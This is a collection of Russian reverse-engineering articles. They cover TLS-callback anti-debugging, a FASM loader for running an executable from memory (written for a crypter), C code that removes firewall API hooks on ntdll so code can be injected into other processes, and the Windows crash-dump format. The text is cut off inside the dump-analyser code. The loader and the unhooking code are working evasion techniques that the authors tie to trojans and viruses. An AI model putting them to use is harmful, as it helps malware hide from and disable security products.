Думаю, что этот код понятен без объяснений. Запустив программу в **OllyDebug** до вызова точки входа отобразиться **MessageBox**. Этот трюк используется в целях антиотладки. В **OllyDebug** в **Debugging Options -> Event** устанавливаем **System Breakpoints**. Также может помочь плагин для **Olly**, который называется **OllyAdvanced**– у него есть опция **Break on TlsCallbacks**. IDA может показать **TlsCallback** функции – нажмите **Ctrl+E**– отобразятся точки входа. Наравне с настоящей **EP**, здесь можно увидеть все входы в **TlsCallbacks** функции. Интересен факт, что в **Windows XP**, если в импорте нет **USER32.DLL TLSCallback** функции вызываться не будут, если Reason ==**DLL_PROCESS_ATTACH**. Этой тонкостью можно воспользоваться при обломе антиотладчика, переименовывая в импорте **USER32.DLL**, но из-за этого может нарушиться остальная логика приложения. Ап ашипках и падобном велкам на мыло.

Запуск файла из памяти

Автор: Freeman

Дата: 2006-10-22

Введение

Существует довольно много способов запуска файлов на исполнение. Чаще всего используют *CreateProcess*, *WinExec* и прочие апи. Но что делать, если EXE-файл находится не в виде файла, а в памяти нашего процесса?.. Можно конечно сохранить файл на диск, после чего запустить. Но это недостаточно извращенный метод. В этой статье я попытаюсь в общих чертах рассказать, как стартовать прямо из памяти.

Я опишу те шаги, которые делал при создании криптора, в котором использовал данную технологию. Я уверен, что многие уже делали что-нибуть подобное. Данный материал не является пересказыванием чьих-либо идей. Это просто описание работы кода, написанного за 2 дня. Цель, которую я ставил перед собой - не написание крутого аналога загрузчика компании Майкрософт, а написание процедуры, которая просто получает указатель на образ файла и запускает его.

Если использовать эту технологию в вирусах, то пропадает необходимость поиска АПИ, ведь теперь не к файлу цепляется вирь, а файл к вирю. Впринципе это будет продемонстрированно на примере кода, который довольно легко превратить в вирус :) Но лучше используйте его в мирных целях.

Техника запуска

Итак, для того, чтобы понять эту статью вам необходимо:

1. знать формат исполняемого файла (*Portable-Executable*);
2. ассемблер (синтаксис Fasm).

Вся техника заключается в том, чтобы привести файл из того вида, в котором он лежит в файле, в тот вид, в котором он должен быть в памяти, используя информацию, полученную из образа файла (заголовки, структуры). После чего просто передать управление на точку входа. Я не опишу обработку экзотики типа TLS, релоки, потому что я с этим не разбирался.

Начинаем работать

Так как файл, который мы запускаем, может оказатся базозависимым, то желательно как-нибудь заразервировать ему участок памяти, который ему нужен. Делается это вызовом *VirtualAlloc*. При вызове следует указать адрес и размер области. Но память будет выделена только в том случае, если она свободна. Тут следует вспомнить, что пользовательскому коду можно делать что угодно с памятью в диапазоне от 10000h до 7FFEFFFFh (32-разрядная Windows 2000). Воспользуемся этим и перед тем как резервировать память, будем её освобождать.

Память в нашем случае может быть в таких состояниях:

1. Свободная
2. Занятая
3. Меппинг (загруженный образ исполняемого файла, например)

В первом случае ничего с этой памятью делать не надо, можно просто резервировать. Во втором - следует сначала вызвать *VirtualFree* с флагом *MEM_RELEASE*. В третьем - *UnMapViewOfFile*.

Обладая этими знаниями довольно просто написать процедуру резервирования области памяти:

```
proc    Allock_Region pRegion,Size
        pusha
        mov     edi,[pRegion]
```

```
        mov     esi,[Size]
        add     esi,edi
 ;esi - указатель на конец выделяемой области
 ;edi - указатель на начало
     @@:
        xinvoke UnmapViewOfFile,edi
        xinvoke VirtualFree,edi,0,MEM_RELEASE
 ;освободить память
        xinvoke VirtualAlloc,edi,10000h,MEM_RESERVE+MEM_COMMIT,PAGE_EXECUTE_READWRITE
 ;зарезервировать
        test    eax,eax
        jz      @f
 ;без этой проверки функция работает если параметры в "разумных" пределах
        add     edi,10000h
 ;память резервируется по 10000h за шаг
        cmp     edi,esi
        jl      @b
     @@:
        popa
        ret
endp
```

Симпатичная процедурка.. Но все-таки возникают некоторые вопросы

1. Когда и с какими параметрами её использовать
2. Что за xinvoke

Память нужна для того, чтобы загрузить туда файл. А размер файла в памяти и его смещение указанны в заголовке (*ImageSize(PE+50h),ImageBase(PE+34h)*).

Допустим, наш файл А хочет запустить из памяти файл Б. Может возникнуть такая ситуация, что их ImageBase совпадут или области памяти "пересекутся". Тогда, если мы сделаем вызов *UnmapViewOfFile* в файле А, то при возврате из процедуры попадем на кусок свободной памяти, что приведет к исключению. Для того, чтобы этого избежать, перед тем как выделять область под файл Б, следует перенести процедуру загрузки из А куда-нибуть подальше (я использовал память за *ImageBase+ImageSize* файла Б). А так как процедура загрузки переносится, она должна быть базонезависимой. xinvoke это макрос вида

```
macro xinvoke proc,[arg]
  {
    common
      if ~ arg eq
    reverse
      pushd arg
    common
      end if
    call [ebx+_#proc-_delta]
  }
```

Он просто вызывает АПИ с именем _ОригинальнаяАПИ, учитывая дельту смещения.

Теперь мы должны делать следующие шаги, учитывая что загрузчик вместе с образом файла Б перенесен куда-то в другую область памяти.

Не мешало бы скопировать заголовок Б в выделенную область памяти (дальше просто "память"). Для этого esi ставим на начало образа Б, edi - на "память", *ecx=HeaderSize(PE+54h)+18h(sizeof.IMAGE_FILE_HEADER).*

Когда заголовок скопирован, следует разместить все секции в памяти по своим местам, учитывая выравнивание.

```
proc    process_sections num, pStable,pImageBase,pImage
;num - кол-во секций, берем Number Of Sections из IMAGE_FILE_HEADER
;pStable - указатель на таблицу секций (сразу за массивом DataDirectory)
;pImageBase - указатель на выделенную "память"
;pImage - указатель на образ Б
        pusha
```

```
        mov     ecx,[num]
        mov     edx,[pStable]
    @@:
        push    ecx
        mov     edi,[edx+0ch]
 ;Section RVA
        add     edi,[pImageBase]
 ;Section VA
        mov     ecx,[edx+10h]
 ;Physical Size
        mov     esi,[pImage]
        add     esi,[edx+14h]
 ;Physical Offset
        rep     movsb
 ;копируем секцию на её законное место
        pop     ecx
        add     edx,28h
 ;следующая
        dec     ecx
        jnz     @b

        popa
        ret
endp
```

Осталасось заполнить таблицу импортов файла Б.

```
proc    process_imports pTab,pImageBase
;pTab - RVA таблицы импортов (берем из массива DataDirectory)
;pImageBase - указатель на "память"
        pusha
        mov     edx,[pTab]
        add     edx,[pImageBase]
 ;VA таблицы импортов
     .loop:
        push    edx
        mov     edi,[edx+4*4]
 ;import address table (её и будем заполнять)
        mov     esi,[edx]
 ;lookup table (можно сделать просто = import address table, они идентичны)
        test    edi,edi
        jz      .ends
 ;последний IMAGE_IMPORT_DESCRIPTOR нулевой
        test    esi,esi
        jnz     .ok
        mov     esi,edi
     .ok:
 mov ecx,[pImageBase]
        add     esi,ecx
        add     edi,ecx
 ;VA соответствующих таблиц
        mov     eax,[edx+4*3]
        add     eax,ecx
 ;VA имени DLL
     @@:
        cmp     byte[eax],0
        jnz     @f
        inc     eax
        jmp     @b
 ;могут быть нули для выравнивания
     @@:
        xinvoke LoadLibrary,eax
        mov     edx,eax
 ;загрузить DLL
     .po_1_dll:
        lodsd
 ;RVA IMAGE_IMPORT_BY_NAME
        test    eax,eax
        jz      .exit_it
 ;таблица заканчивается нулевым элементом
        bt      eax,31
```

```
  ;если установлен 31 бит, то импорт по ординалу.
         jnc     .no_ord
         and     eax,0ffffh
         jmp     .getproc
       .no_ord:
         add     eax,[pImageBase]
  ;VA IMAGE_IMPORT_BY_NAME
         add     eax,2
  ;VA IMAGE_IMPORT_BY_NAME.Name
       .getproc:
         push    edx
         xinvoke GetProcAddress,edx,eax
  ;получить адрес АПИ
         pop     edx
         stosd
  ;поместить его на свое место
         jmp     .po_1_dll
       .exit_it:
         pop     edx
         add     edx,5*4
  ;перейти к следующему IMAGE_IMPORT_DESCRIPTOR
         jmp     .loop
       .ends:
         pop     edx
         popa
         ret
endp
```

Теперь можно передавать управление точке входа, но перед этим освободить память, где находится загрузчик.

```
        push    MEM_RELEASE
          push    0
          mov     eax,ebx
          and     eax,0fffff000h
          push    eax
          ;адрес
          mov     ecx,dword[edx+28h]
          ;RVA точки входа
          add     ecx,[pVA]
          ;VA
          push    ecx
          ;адрес возврата из VirtualFree
          jmp     [_VirtualFree+ebx-_delta]
          ;освобождаем память
```

После выполнения этого кода мы уже не возвращаемся в загрузчик, а попадаем прямо на Entry Point загружаемой программы, где и продолжается выполнение.

Кому спасибо:

• *Ct757* за постоянную поддержку и сотрудничество.
• *Bill Prisoner.* Как всегда за слова "так пиши статью".

Литература:

• MSDN: Peering Inside the PE: A Tour of the Win32 Portable Executable File Format
• Джеффри Рихтер "Windows для профессионалов"

Скачать исходники к статье memfile.zip (находится в архиве `wasm_files.zip`: `files/0440/memfile.zip`)

Простой способ противодействия сплайсингу API

Автор: PSI_H

Дата: 2006-11-24

Для перехвата вызова какой-нибудь API функции обычно используется метод, называемый сплайсингом. Суть метода состоит в замене первых 5 байт функции инструкцией JMP передающей управление коду-перехватчику. Данная техника широко используется в персональных фаерволах для того, чтобы предотвратить внедрение троянскими программами своего кода в адресное пространство других процессов, которым разрешен доступ в сеть. Тем не менее, существуют различные техники, позволяющие трояописателям прорываться сквозь огненные стены. К примеру, популярный фаервол Agnitum Outpost третьей версии можно было легко обойти, запуская браузер и указав в качестве аргумента командной строки скрипт пересылающий награбленные данные, а затем переместив окно за экран или же внедрением кода в запускаемый процесс (подробнее в статье MS-REM'a «Инжект как метод обхода фаерволлов»). Однако разработчики все же пошаманили над своим детищем и Outpost 4.0 уже надежно(?) противостоит этим методикам. Но если защиту нельзя обойти, то почему бы не попробовать ее убрать?!

Первое, что приходит в голову - получить с помощью LoadLibrary/GetProcAddress оригинальный код перехваченной функции, а затем заменить им прежний код в памяти, убрав таким образом переход на функцию-хук. Поскольку вызов LoadLibrary вернет указатель на уже загруженный модуль, необходимо скопировать файл и загрузить копию. Следующий код убивает перехват функции ZwWriteVirtualMemory, чего достаточно для безнаказанной записи в тело чужого процесса.

```
// копируем файл NTDLL.DLL в папку TEMP

 char szTemp[MAX_PATH];

 GetTempPath(MAX_PATH, szTemp);

 strcat(szTemp, "ntdll2.dll");

 CopyFile("C:\\Windows\\System32\\ntdll.dll", szTemp, TRUE);

 // получаем указатель на оригинальную функцию
HMODULE hMod = LoadLibrary(szTemp);
 void* ptr_orig = GetProcAddress(hMod, "ZwWriteVirtualMemory");

 // получаем указатель на текущую функцию
 void* ptr_new = GetProcAddress (LoadLibrary("ntdll.dll"), "ZwWriteVirtualMemory");

 // устанавливаем полный доступ на память
 DWORD dwOldProtect;
 VirtualProtect(ptr_new, 10, PAGE_EXECUTE_READWRITE, &dwOldProtect);

 // заменяем первые 10(на всякий случай) байт функции
 memcpy(ptr_new, ptr_orig, 10);

 FreeLibrary(hMod);
 DeleteFile(szTemp);
```

После этого, для выполнения своего кода в чужом адресном пространстве можно применять классический метод с использованием CreateRemoteThread. Кстати, Outpost также перехватывает эту функцию, но, тем не менее, без вопросов разрешает создание потока в другом процессе.

Хотя приведенный метод снятия перехвата вполне рабочий, он требует подгрузку нового dll модуля, что может вызвать негодование агрессивно настроенного фаервола. Более элегантным решением мне кажется просто прочитать из файла нужные байты. Код следующей функции восстанавливает оригинальное начало API.

```
bool RemoveFWHook(char* szDllPath, char* szFuncName) // в szDllPath полный путь к DLL !
{
 // получаем указатель на функцию
 HMODULE lpBase = LoadLibrary(szDllPath);
 LPVOID lpFunc = GetProcAddress(lpBase, szFuncName);
 if(!lpFunc)
  return false;
 // получаем RVA
 DWORD dwRVA = (DWORD)lpFunc-(DWORD)lpBase;

 // проецируем файл в память
 HANDLE hFile = CreateFile(szDllPath,GENERIC_READ, FILE_SHARE_READ,
      NULL, OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL, NULL);
 if(INVALID_HANDLE_VALUE == hFile)
  return false;

 DWORD dwSize = GetFileSize(hFile, NULL);

 HANDLE hMapFile = CreateFileMapping(hFile, NULL, PAGE_READONLY|SEC_IMAGE, 0, dwSize, NULL);

 LPVOID lpBaseMap = MapViewOfFile(hMapFile, FILE_MAP_READ, 0, 0, dwSize);

// указатель на настоящую функцию
 LPVOID lpRealFunc = (LPVOID)((DWORD)lpBaseMap+dwRVA);

 // изменяем права на доступ и копируем
 DWORD dwOldProtect;
 BOOL bRes=true;
 if(VirtualProtect(lpFunc, 10, PAGE_EXECUTE_READWRITE, &dwOldProtect))
 {
  memcpy(lpFunc, lpRealFunc, 10);
 }else{
  bRes=false;
 }

 UnmapViewOfFile(lpBaseMap);

 CloseHandle(hMapFile);
 CloseHandle(hFile);

 return bRes;
}
```

Обратите внимание на вызов функции CreateFileMapping, параметр SEC_IMAGE указывает на то, что файл будет спроецирован в памяти как исполняемый, это избавляет нас от разбора PE заголовка и вычисления файлового смещения. Впрочем, приведенный пример имеет свои недостатки - пользователю может быть запрещено чтение системных файлов, кроме того, разработчики могут пропатчить файл на диске (хотя это и маловероятно, ибо грозит девелоперам геморроем). Противодействовать и этому возможно, создав базу сигнатур начал функций. К примеру, во всех исследованных мною Windows XP (SP0-SP2, RU и MUI) функция ZwWriteVirtualMemory начинается с байт

```
B8 15 01 00 00
```

что соответствует мнемонике

```
mov  eax, 00000115
```

Для того чтобы узнать сигнатуру, нет необходимости устанавливать ось на жесткий диск, поскольку файл ntdll.dll лежит в дистрибутиве в открытом виде. Конечно, использование статичных сигнатур не гарантирует совместимость, но это наилучший способ защиты от перехвата.

Применять вышеописанные техники можно и для вполне мирных целей - как приём для защиты от отладки. К примеру, наше приложение читает из реестра лицензионный ключ, и нам бы не хотелось, чтобы за этим наблюдал хакер. Восстановив оригинальный код функций для работы с реестром, мы тем самым убьем программные брекпоинты (опкоды 0xCC). Правда, это не

сработает, если хакер поставит бряк на конец функции, а мы восстановим только ее начало. Поэтому, лучше восстановить сразу всю секцию кода.

Анти-анти сплайсинг =)

Для защиты от подобных методов анти-перехвата девелоперы могут наложить заклятие на функцию ZwProtectVirtualMemory. Перехват этой функции позволит контролировать изменение атрибутов доступа к памяти, а следовательно и сделать невозможным запись по интересующим адресам. Впрочем, это не спасет, если создать упоминавшуюся выше базу начал функций. Вооружившись дизассемблером длин инструкций (компактные движки можно легко найти в Интернете) можно вызывать первые инструкции из своей базы, а затем, минуя перехватчик, передавать управление основному коду функции.

В аттаче (находится в архиве `wasm_files.zip`: `files/0442/sasapi_src.rar`) к статье лежит пример внедрения шеллкода в Internet Explorer.

Описание формата DMP

Автор: Great

Дата: 2007-10-10

I. Структура крешдампа

Не так давно я зарелизил свой аналог livekd под названием gr8lkd, который является драйвером-фильтром файловой системы, аттачащийся к диску C:\ и создающий на нем виртуальный креш дамп, перехватывая и обрабатывая все запросы к нему.

Теперь у меня возникло желание описать формат крешдампов в Windows - .DMP. В интернете можно найти всего 1 страницу, и то на английском, с каким-то не очень подробным и довольно кривым описанием)

Я постараюсь описать этот формат наиболее полно и со всех сторон. Все нижеизложенное основывается только лишь на собственных исследованиях дизассемблерного листинга ядра, а именно функции IoWriteCrashDump() и связанных с ней.

Приступим...

Во-первых, немного о крешдампах и о том, как они генерируются. Когда происходит что-то плохое в ядре, например, освобождение уже освобожденной памяти, и когда ExFreePool (функция освобождения пула) это обнаруживает, продолжать работу может быть небезопасно, поэтому систему решается аварийно завершить. ExFreePool вызывает KeBugCheckEx(KeBugCheck2, KeBugCheck3, в зависимости от версии Windows, в первом случае это экспортируемая документированная функция, показывающая синий экран, во втором и третьем - внутренние, делающие тоже самое), которая показывает синий экран BAD_POOL_CALLER и вызывает IoWriteCrashDump для записи крешдампа. Крешдамп записывается аккурат в сектора диска, занимаемые файлом подкачки (для этого заблаговременно вызывается FSCTL_GET_RETRIEVAL_POINTERS для получения карты размещения файла подкачки), потому что на данном этапе вызывать драйвер файловой системы небезопасно - вдруг он и есть причина сбоя. Поэтому используется специальный драйвер, который сбрасывает дамп в файл подкачки. При следующей загрузке он достается оттуда и сохраняется по пути, прописанному в реестре.

Как известно, в Windows существует три типа креш-дампов:

1. Minidump или, как он называется в ядре, triage dump. Размер такого дампа мал (обычно 64к) и они содержат минимум информации о системе в момент краха. Такой тип дампов стоит по умолчанию, но, к сожалению, он не подходит для обычных разработок в области ядра операционной системы, поэтому мы двинемся дальше и посмотрим на следующий тип:
2. Kernel Memory Dump или, как он называется в ядре, summary dump. В этот дамп включаются только страницы памяти ядра, причем не все, а только те, что необходимы для анализа краха. Этот тип наиболее подходит для обычного анализа причины краха системы, т.к. в дамп включаются код и данные ядра, всех загруженных драйверов и системных структур. Файла подкачки должно быть достаточно для размещения всех этих данных. Примерный размер его трудно предсказать, у меня он обычно составляет 1/8 от размера физической памяти.
3. Full Memory Dump. В такой дамп последовательно включаются все страницы физической памяти. Файла подкачки должно быть достаточно, чтобы вместить все страницы памяти.

Рассмотрим сперва структуру, общую для всех дампов - dump header page, это первая страница файла дампа, первые 0x1000 (4096) байт. Структура этой страницы такова - сперва вся страница

заполняется заполнителем "PAGE" (байты 'EGAP'), а потом по нужным смещениям записываются данные. Сперва идет структура, идентифицирующая сам крешдамп:

```
typedef struct _DUMP_HEADER {
/* 00 */    ULONG Signature;
/* 04 */    ULONG ValidDump;
/* 08 */    ULONG MajorVersion;
/* 0c */    ULONG MinorVersion;
/* 10 */    ULONG DirectoryTableBase;
/* 14 */    PULONG PfnDataBase;
/* 18 */    PLIST_ENTRY PsLoadedModuleList;
/* 1c */    PLIST_ENTRY PsActiveProcessHead;
/* 20 */    ULONG MachineImageType;
/* 24 */    ULONG NumberProcessors;
/* 28 */    ULONG BugCheckCode;
/* 2c */    ULONG BugCheckParameter1;
/* 30 */    ULONG BugCheckParameter2;
/* 34 */    ULONG BugCheckParameter3;
/* 38 */    ULONG BugCheckParameter4;
/* 3c */    CHAR  VersionUser[32];
/* 5c */    BYTE  PaeEnabled;
            BYTE  NotUsed[3];
/* 60 */    PVOID KdDebuggerDataBlock;
} DUMP_HEADER, *PDUMP_HEADER;
```

• **Signature** - Это поле не заполняется и в нем оставляются лежать байты 'EGAP'
• **ValidDump** Сигнатура дампа - "DUMP" ('PMUD')
• **MajorVersion** - 0x0F если Free build 0x0C если Checked build
• **MinorVersion** - Build number системы
• **DirectoryTableBase** - Значение CR3 в момент краха системы - физический адрес каталога страниц
• **PfnDatabase** - Виртуальный адрес MmPfnDatabase - база данных фреймов страниц (PFN)
• **PsLoadedModuleList** - Виртуальный адрес PsLoadedModuleList - список загруженных модулей
• **PsActiveProcessHead** - Виртуальный адрес PsActiveProcessHead - список активных процессов
• **MachineImageType** - на x86 это 0x14C, остальные константы можно посмотреть в winnt.h
• **NumberProcessors** - Число процессоров системы, берется из KeKeNumberProcessors
• **BugCheckCode** - Стоп-код ошибки
• **BugCheckParameter1**, **BugCheckParameter2**, **BugCheckParameter3**, **BugCheckParameter4** - Параметры ошибки
• **VersionUser** - Версия чего-то, так и не выяснил чего. Первый байт обычно записан в 0, остальное не заполнено
• **PaeEnabled** - =1 если включена поддержка Physical Address Extensions (PAE), =0 если выключена
• **KdDebuggerDataBlock** - Виртуальный адрес очень важной структуры KdDebuggerDataBlock, описание которой я дам позже.

Вот так нехитро устроено начало дампа. Дальше по определенным смещениям запихнуты еще несколько блоков данных, для начала определим некоторые константы:

```
// Data Blocks
#define DH_PHYSICAL_MEMORY_BLOCK        25
#define DH_CONTEXT_RECORD               200
#define DH_EXCEPTION_RECORD             500
#define DH_DUMP_TYPE     994
#define DH_CALLBACKS_STATUS             996   // (поле необязательно)
#define DH_PRODUCT_TYPE                 997   // (поле необязательно, значение берется из
    KUSER_SHARED_DATA)
#define DH_SUITE_MASK                   998   // (поле необязательно, значение берется из
    KUSER_SHARED_DATA)
#define DH_REQUIRED_DUMP_SPACE   1000
#define DH_INTERRUPT_TIME               1006  // (поле необязательно, значение берется из
    KUSER_SHARED_DATA)
#define DH_SYSTEM_TIME                  1008  // (поле необязательно, значение берется из
    KUSER_SHARED_DATA)
```

Первая страница рассматривается как массив DWORD-ов и эти константы определяют индексы в этом массиве, где содержатся данные. То есть, другими словами, на си:

```
ULONG* blocks = (ULONG*) HeaderPage;
//&blocks[DH_xxx] - адрес соответствующего блока
```

Рассмотрим теперь эти блоки по отдельности:

DH_PHYSICAL_MEMORY_BLOCK Тут содержится описатель физической памяти, структура PHYSICAL_MEMORY_DESCRIPTOR:

```
typedef unsigned long PFN_NUMBER;

typedef struct _PHYSICAL_MEMORY_RUN {
    PFN_NUMBER BasePage;
    PFN_NUMBER PageCount;
} PHYSICAL_MEMORY_RUN, *PPHYSICAL_MEMORY_RUN;

typedef struct _PHYSICAL_MEMORY_DESCRIPTOR {
    ULONG NumberOfRuns;
    PFN_NUMBER NumberOfPages;
    PHYSICAL_MEMORY_RUN Run[1];
} PHYSICAL_MEMORY_DESCRIPTOR, *PPHYSICAL_MEMORY_DESCRIPTOR;
```

Она, вместе с массивами Run, описывает доступную физическую память. Обычно в системе есть три-четыре Run'a - сплошных набора физических страниц. Например на моей системе (512МБ физической памяти) они выглядят так:

```
PPHYSICAL_MEMORY_DESCRIPTOR:
NumberOfRuns = 0x00000003  NumberOfPages = 0x0001ff8d
PPHYSICAL_MEMORY_RUN[0]: BasePage = 0x00000001   PageCount = 0x0000009e
PPHYSICAL_MEMORY_RUN[1]: BasePage = 0x00000100   PageCount = 0x00000eff
PPHYSICAL_MEMORY_RUN[2]: BasePage = 0x00001000   PageCount = 0x0001eff0
```

То есть у меня доступны физические страницы с pfn'ами (номерами, другими словами) от 1 до 0x9e, от 0x100 до 0xeff и от 0x1000 до 0x1eff0.

Размер данного блока равен sizeof(PHYSICAL_MEMORY_DESCRIPTOR) - sizeof(PHYSICAL_MEMORY_RUN) + sizeof(PHYSICAL_MEMORY_RUN) * NumberOfRuns

• **DH_CONTEXT_RECORD** Тут хранится структура CONTEXT, хранящая в себе контекст потока, вызвавшего ошибку. Дополнительных комментариев, думаю, не нужно.
• **DH_EXCEPTION_RECORD** Аналогично предыдущему, здесь хранится структура EXCEPTION_RECORD с информацией об исключении, если она была доступна.
• **DH_DUMP_TYPE** Здесь хранится дворд, определяющий непосредственно тип данного дампа - triage, summary или full dump. Соответствующие значения этого поля:

```
// Dump types
#define DUMP_TYPE_TRIAGE    4
#define DUMP_TYPE_SUMMARY    2
#define DUMP_TYPE_FULL     1
```

• **DH_CALLBACKS_STATUS** - Тут сохраняется NTSTATUS от вызова BugcheckCallbacks
• **DH_PRODUCT_TYPE** - Тут сохраняется тип системы, описываемый перечислением

```
enum _NT_PRODUCT_TYPE {
  NtProductWinNt = 0x1,
  NtProductLanManNt = 0x2,
  NtProductServer = 0x3,
};
```

• **DH_SUITE_MASK** - Здесь сохраняется поле KUSER_SHARED_DATA->SuiteMask, и, честно признаться, я не знаю, что оно означает.
• **DH_REQUIRED_DUMP_SPACE** - Здесь хранится LARGE_INTEGER, содержащий в себе полный размер дампа в байтах.

• **DH_INTERRUPT_TIME** - Назначение этого поля мне неизвестно, берется из KUSER_SHARED_DATA->InterruptTime
• **DH_SYSTEM_TIME** - Это поле берется из KUSER_SHARED_DATA->SystemTime и содержит, насколько мне известно, текущий аптайм.

Вот, собственно, и всё с начальной страницей дампа. Дальнейшая структура дампа сильно зависит от его типа:

1. Minidump (triage dump) - данный тип дампа не особо интересен, поэтому просто приведу частичную структуру TRIAGE_DUMP_HEADER без особых комментариев (анализ ее я еще не закончил), отметив лишь, что она содержит оффсеты некоторых структур, которые следуют дальше в сыром виде:

```
// Triage dump header
typedef struct _TRIAGE_DUMP_HEADER {
 ULONG ServicePackBuild; // 00
 ULONG SizeOfDump;   // 04
 ULONG ValidOffset;  // 08
 ULONG ContextOffset;  // 0c
 ULONG ExceptionOffset; // 10
 ULONG MmOffset;   // 14
 ULONG UnloadedDriversOffset; // 18
 ULONG PrcbOffset;   // 1c
 ULONG ProcessOffset;  // 20
 ULONG ThreadOffset;  // 24
 ULONG Unknown1;   // 28
 ULONG Unknown2;   // 2c
 ULONG DriverListOffset; // 30
 ULONG DriverCount;  // 34

 ...

 ULONG TriageOptions;  // 44

} TRIAGE_DUMP_HEADER, *PTRIAGE_DUMP_HEADER;
```

2. Kernel memory dump (Summary dump) - вторая страница дампа начинается со структуры

```
// Kernel summary dump header
typedef struct _SUMMARY_DUMP_HEADER {
 ULONG Signature1;   // 00
 ULONG ValidDump;   // 04
 ULONG Signature2;   // 08
 ULONG HeaderSize;   // 0c
 ULONG BitmapSize;   // 10
 ULONG Pages;    // 14
 ULONG Unknown3;   // 18
 ULONG Unknown4;   // 1c

} SUMMARY_DUMP_HEADER, *PSUMMARY_DUMP_HEADER;
```

• **Signature1**, **Signature2** - Эти поля содержат сигнатуру "SDMP", точнее они просто не заполняются, а вся структура заполняется этими двордами перед заполнением.
• **ValidDump** - Это поле содержит сигнатуру "DUMP"
• **HeaderSize** - Полный размер заголовка дампа
• **BitmapSize** - Размер битовой карты, следующей непосредственно за этой структурой - о ней позже.
• **Pages** Количество страниц памяти ядра, включенных в дамп (совпадает с числом всех установленных битов битовой карты).

Непосредственно за этой структурой следует битовая карта, число бит в ней равно числу физических страниц в системе, а установленные соответсвующие биты сообщают, включена ли конкретная страница в дамп, или нет. Для работы с такой битовой картой предназначены структура:

```
typedef struct _RTL_BITMAP {
```

```
    ULONG SizeOfBitMap;                     // Number of bits in bit map
    PULONG Buffer;                          // Pointer to the bit map itself
} RTL_BITMAP;
typedef RTL_BITMAP *PRTL_BITMAP;
```

и функции RtlInitializeBitMap, RtlClearAllBits, RtlSetAllBits, RtlFindClearBits, RtlFindSetBits, RtlCheckBit и другие.

Во второй части статьи я приведу пример простейшего анализатора крешдампа и покажу, как работать с этой картой.

3. Full dump - после заглавной страницы дампы данного типа содержат подряд все физические страницы из всех memory runs, начиная с 0 и заканчивая NumberOfRuns-1.

II. Написание анализатора дампа

Теперь у нас есть достаточно знаний, чтобы написать простейший анализатор крешдампа. Загруженный дамп в нашем анализаторе будет представлен структурой:

```
// Mapped crash dump descriptor
struct MappedCrashDump {
 HANDLE hFile;
 HANDLE hMapping;
 union {
  PBYTE lpMapping;
  PDUMP_HEADER DumpHeader;
  ULONG* DataBlocks;
 };
 ULONG *DumpType;
 ULONG *DumpFlags;
 PLARGE_INTEGER DumpSize;
 PPHYSICAL_MEMORY_DESCRIPTOR PhysicalMemoryDescriptor;
 PCONTEXT Context;
 union {
  // Summary dump type
  struct {
   PSUMMARY_DUMP_HEADER pSummaryDumpHeader;
   RTL_BITMAP KernelMemoryMap;
  };

  // Triage dump type
  PTRIAGE_DUMP_HEADER pTriageDumpHeader;
 };
};
```

План действий будет таков - мы открываем файл, создаем объект проекции и проецируем первые 10 страниц файла дампа, остальное будет проецироваться по мере необходимости. Для реализации этого напишем функцию MapDumpPages, которая будет проецировать вид файла, если он еще не спроецирован:

```
//
// This routine maps dump page at given file offset (DesiredAddress is the sum of BaseMapping and
    desired offset)
//

PVOID MapDumpPage( HANDLE hMapping, PBYTE BaseMapping, PBYTE DesiredAddress )
{
 ULONG FileOffset = (ULONG) ( ( (ULONG_PTR)DesiredAddress-(ULONG_PTR)BaseMapping ) & 0xFFFF0000 );
 PVOID Base = (PVOID)(ULONG_PTR) ( ((ULONG)(ULONG_PTR)DesiredAddress)&0xFFFF0000 );
 MEMORY_BASIC_INFORMATION mbi = {0};
 PVOID Ret = 0;

 VirtualQuery( DesiredAddress, &mbi, sizeof(mbi) );

 if( mbi.State != MEM_COMMIT ) {
  Ret = MapViewOfFileEx( hMapping,
```

```
        FILE_MAP_READ,
        0,
        FileOffset,
        0x10000,
        Base
        );
  if( Ret == Base ) {
   return DesiredAddress;
  }

  // Loaded at different address. Fail
  UnmapViewOfFile( Ret );
  return NULL;
 }

 return DesiredAddress;
}
```

Дальше мы реализуем функцию, которая получит страницу из summary-дампа по её физическому адресу в момент краха:

```
PBYTE GetSummaryDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG
    AddressAtCrashTime )
{
 PBYTE StartingAddress = (PBYTE)(ULONG_PTR) ( (ULONG)(ULONG_PTR)CrashDump->pSummaryDumpHeader
       + CrashDump->pSummaryDumpHeader->HeaderSize - 0x1000 );
 ULONG NumberOfPage = (ULONG) (AddressAtCrashTime / 0x1000);
 ULONG OffsetInPage = (ULONG) (AddressAtCrashTime & 0xFFF);

 if( NumberOfPage >= CrashDump->KernelMemoryMap.SizeOfBitMap )
  return NULL;

    if( RtlCheckBit( &CrashDump->KernelMemoryMap, NumberOfPage ) == 0 )
  return NULL; // not included in dump

 // Calculate page number in dump
 ULONG PageNumber = 0;

 for( ULONG i=0; i<CrashDump->KernelMemoryMap.SizeOfBitMap; i++ ) {
  if( i == NumberOfPage ) {
   PBYTE Result = StartingAddress + PageNumber*0x1000 + OffsetInPage;

   return (PBYTE) MapDumpPage( CrashDump->hMapping, CrashDump->lpMapping, Result );
  }

  if( RtlCheckBit( &CrashDump->KernelMemoryMap, i ) ) {
   PageNumber++;
  }
 }

 return NULL;
}
```

Тут реализована работа с битовой картой, чтобы узнать, присутствует ли страница в дампе, и чтобы узнать ее номер на диске. После этого она проецируется с диска в оперативную память, если еще не спроецирована.

Дальше нужно определить аналогичную функцию для полного дампа. Для начала нужно научиться конвертировать PFN страницы в памяти в PFN страницы на диске, и наоборот. С этим справятся следующие две функции:

```
PFN_NUMBER GetPhysicalPFN( PPHYSICAL_MEMORY_DESCRIPTOR ppmd, PFN_NUMBER DumpPFN )
{
 PFN_NUMBER iBuffPage, iPage = iBuffPage = DumpPFN;

 if( iBuffPage >= ppmd->NumberOfPages )
  return -1;

 // Calculate page in memory
 ULONG NumberOfRunsRequired = 0;
```

```
 PFN_NUMBER TotalPageCount = 0;

 for( ; NumberOfRunsRequired<ppmd->NumberOfRuns; NumberOfRunsRequired++ )
 {
  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  if( iBuffPage >= TotalPageCount &&
   iBuffPage < TotalPageCount + Runs[NumberOfRunsRequired].PageCount )
   break;

  TotalPageCount += (Runs[NumberOfRunsRequired].PageCount);
 }

 PFN_NUMBER PreviousEnd = 0;
 NumberOfRunsRequired ++;

 for( ULONG i=0; i<NumberOfRunsRequired; i++ )
 {
